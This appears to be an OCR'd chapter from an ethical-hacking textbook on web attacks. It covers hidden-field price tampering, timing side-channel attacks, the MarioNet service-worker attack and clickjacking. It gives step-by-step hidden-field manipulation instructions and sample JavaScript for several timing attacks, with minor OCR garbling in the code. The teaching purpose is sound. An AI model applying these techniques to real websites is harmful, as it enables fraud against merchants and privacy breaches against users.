
Example

A particular mobile phone might be offered for $1000 on an e-commerce website, but the hacker, by altering some of the hidden text in its price field, purchases it for only $10.

Such attacks result in severe losses for website owners, even though they might be using the latest anti-virus software, firewalls, IDS, and so on to protect their networks from attacks. Besides financial losses, the owners can also lose their market credibility. An example of such code is given below:

```
<form method="post" action="page.aspx">
<input type="hidden" name="PRICE" value="200.00">
  Product name: <input type="text" name="product"
   value="Certifiedhacker Shirt"><br>
  Product price: 200.00"><br>
<input type="submit" value="submit">
</form>
```

1. Open the html page within an **HTML editor**.
2. Locate the **hiddenfield** (e.g. "<type=hidden name=price value=200.00>").
3. **Modify** its content to a different value (e.g. "<type=hidden name=price value=2.00>").
4. **Save** the html file locally and browse it.
5. Click the **Buy** button to perform electronic shoplifting via hidden manipulation.



Web-based Timing Attacks

- A web-based timing attack is a type of side-channel attack performed by attackers to **retrieve sensitive information** such as passwords from web applications by measuring the response time taken by the server

Direct Timing Attack	Direct timing attacks are carried out by measuring the approximate **time taken by the server to process a POST request** to deduce the existence of a username
Cross-site Timing Attack	A cross-site timing attack is another type of timing attack, in which attackers **send crafted request packets to the website using JavaScript**
Browser-based Timing Attack	Attackers take advantage of side-channel leaks of a browser to estimate the **time taken by the browser to process the requested resources** Attackers can abuse different browser functionalities to launch further attacks such as video parsing attacks and cache storage timing attacks

Web-based Timing Attacks

A web-based timing attack is a type of side-channel attack performed by attackers to retrieve sensitive information such as passwords from web applications by measuring the response time taken by the server. These attacks exploit side-channel leakage and estimate the amount of time taken for secret key operations. Different types of web-based timing attacks include direct timing attacks, cross-site timing attacks, and browser-based timing attacks.

- **Direct Timing Attack**

  Direct timing attacks are carried out by measuring the approximate time taken by the server to process a POST request, through which attackers can deduce the existence of a username. Similarly, attackers perform character by character password examination and exploit the timing information to determine the position where the password comparison failed. Then, attackers use this data to determine the target user's password.

- **Cross-site Timing attack**

  A cross-site timing attack is another type of timing attack, in which attackers send crafted request packets to the website using JavaScript, unlike a direct timing attack, where the attacker himself/herself passes the request to a website. The attacker then analyzes the time consumed by the user to download the requested file.

  For instance, consider a website http://xyz.com that contains two separate groups such as /the-prompt/ and /the-anonymous-place/, and only the group members have access to the data fed into these groups. If any other person tries to access the group, an error message is generated. Now, when a user accesses an unknown website that contains malicious JavaScript injected by the attacker, the attacker can find out which group the user belongs to and thus violate his/her privacy.

Sample JavaScript code used to perform this attack:

```
function getMeasurement(url, callback) {
      var a = new Image();
      a.addEventListener('error', function() {
            var conclude = performance.now();
            callback(conclude – begin);
      });
      var begin = performance.now();
      a.src = url;
}
getMeasurement('http://xyz.com/the-prompt/', function(timeTF) {
      getMeasurement('http://xyz.com/the-anonymous-place',
      function(timeTDS) {
            If (timeTF> timeTDS) {
                  alert('The prompt is alright!');
            }
            else {
            alert('Privacy breach!');
            }
      });
});
```

- **Browser-based Timing Attacks**

  Browser-based timing attacks are sophisticated side-channel attacks. Rather than depending on the unsteady download time, attackers take advantage of side-channel leaks of a browser to estimate the time taken by the browser to process the requested resources. In this case, the time estimation begins immediately after the download of a resource and ceases once the processing is done.

  Attackers can abuse different browser functionalities to launch further attacks such as video parsing attack, and cache storage timing attack.

  - **Video-parsing Attack**

    Sample JavaScript code used to perform this attack:

```
function getMeasurement(url, callback) {
   var p = document.createElement('video');
   var begin;
```

```
  p.addEventListener('suspend', function() {
        begin = performance.now();
  });
  p.addEventListener('error', function() {
        var conclude = performance.now();
        callback(conclude - begin);
  });
  p.src = url;
}
```

In contrast to cross-site timing attacks, here, the estimation time begins when the event "suspend" is triggered. The event is usually triggered when the resource downloading is stopped, as the requested resource is not an intended video; it is only a double- or triple-digit KB file. The event is also triggered when the resource download is completed. Subsequently, the browser attempts to parse the requested resource as a video. Certainly, the files HTML/JSON/... are invalid video formats; hence, the browser will raise an "error" event. Here, the attacker observes the amount of time the browser takes to process the resource and generate an error event. Single estimation for every end point might not always serve the purpose. Therefore, attackers try to accumulate several time estimations and calculate the median or average.

- **Cache Storage Timing Attack**


  The Cache API interface (used to load, fetch, and delete any responses) offers complete cache (memory) to the developers. Loading resources in the disk takes some amount of time based on the resource size. If attackers can estimate the time taken by the browser to perform this task, they can measure the corresponding response size.

  Sample JavaScript code used to perform this attack:

```
function getMeasurement(url, callback) {
  fetch(url, {mode: "no-cors", credentials:
  "include"}).then(function(resp) {
        setTimeout(function() {
              caches.open('attackerfile').then(function(cache){
                    var begin = performance.now();
                    cache.put(new request('myfoo'),
                    resp.clone()).then(function() {
                          var conclude = performance.now();
                          callback (conclude - begin);
                    });
```

```
                });
            }, 2000);
        });
    }
```

After estimating or measuring the processing time using the abovementioned techniques, attackers can launch further attacks such as brute-force attacks to obtain complete information.



MarioNet Attack

- MarioNet is a browser-based attack that runs malicious code **inside the browser**, and the infection persists even after closing or browsing away from the malicious webpage through which infection has spread
- Attackers register and activate a **Service Worker API** through a website controlled by the attacker
- When the victim browses that website, Service Worker **automatically activates** and can run persistently in the background
- It can be used to create a **botnet** and launch other malicious attacks such as cryptojacking, DDoS, click fraud, and distributed password cracking

MarioNet Attack

MarioNet is a browser-based attack that runs malicious code inside the browser, and the infection persists even after closing or browsing away from the malicious web page through which the infection has spread. Most of the latest web browsers support a new API called Service Workers that allows the website to isolate operations that render the web page UI from intensive computational tasks to avoid freezing of the UI when large amounts of data are processed.

Attackers register and activate the Service Workers API through a website controlled by them. When the victim browses that website, the Service Workers API automatically activates, and it can run persistently in the background even when the user is not actively browsing the website. To keep the Service Workers API alive, attackers abuse the Service Workers SyncManager interface.

Therefore, MarioNet can resist any tab crashes and power failures, increasing the attacker's potential to attack the browser. MarioNet leverages the abilities of JavaScript and depends on previously available HTML5 APIs. It can be used to create a botnet and launch other malicious attacks such as cryptojacking, DDoS, click fraud, and distributed password cracking.

Furthermore, this attack allows attackers to inject malicious code into high-traffic websites for a short period, retrieve sensitive information such as user credentials, and then control the abused browsers from a central server.




Web Browser
Fetching webpage
Web Server
Blocking Extensions
Webpage rendering
Website
Service Worker
e-commerce
Communication channel
Attacker's Remote C&C
<html>
<head>
</head>
<body>
</body>
</html>

Figure 14.36: Illustration of MarioNet attack



Clickjacking Attack

- Attackers perform clickjacking attacks by tricking the victim into clicking on any **malicious web page** element that is placed transparently on the top of any trusted web page
- Clickjacking is not a single technique attackers leverage, but is instead a variety of attack vectors and techniques called **UI redress attacks**
- Attackers perform this attack by exploiting the vulnerabilities caused by **HTML iframes** or improper configuration of the X-Frame-Options header

Attacker

Attacker's Website

Attacker overlays malicious web page elements

WWW.certifiedhacker.com

1 Attacker sends malicious website link via email

3 Victim's browser opens the target website

2 Victim opens link in the browser

4 Victim clicks legitimate UI element and gets clickjacked

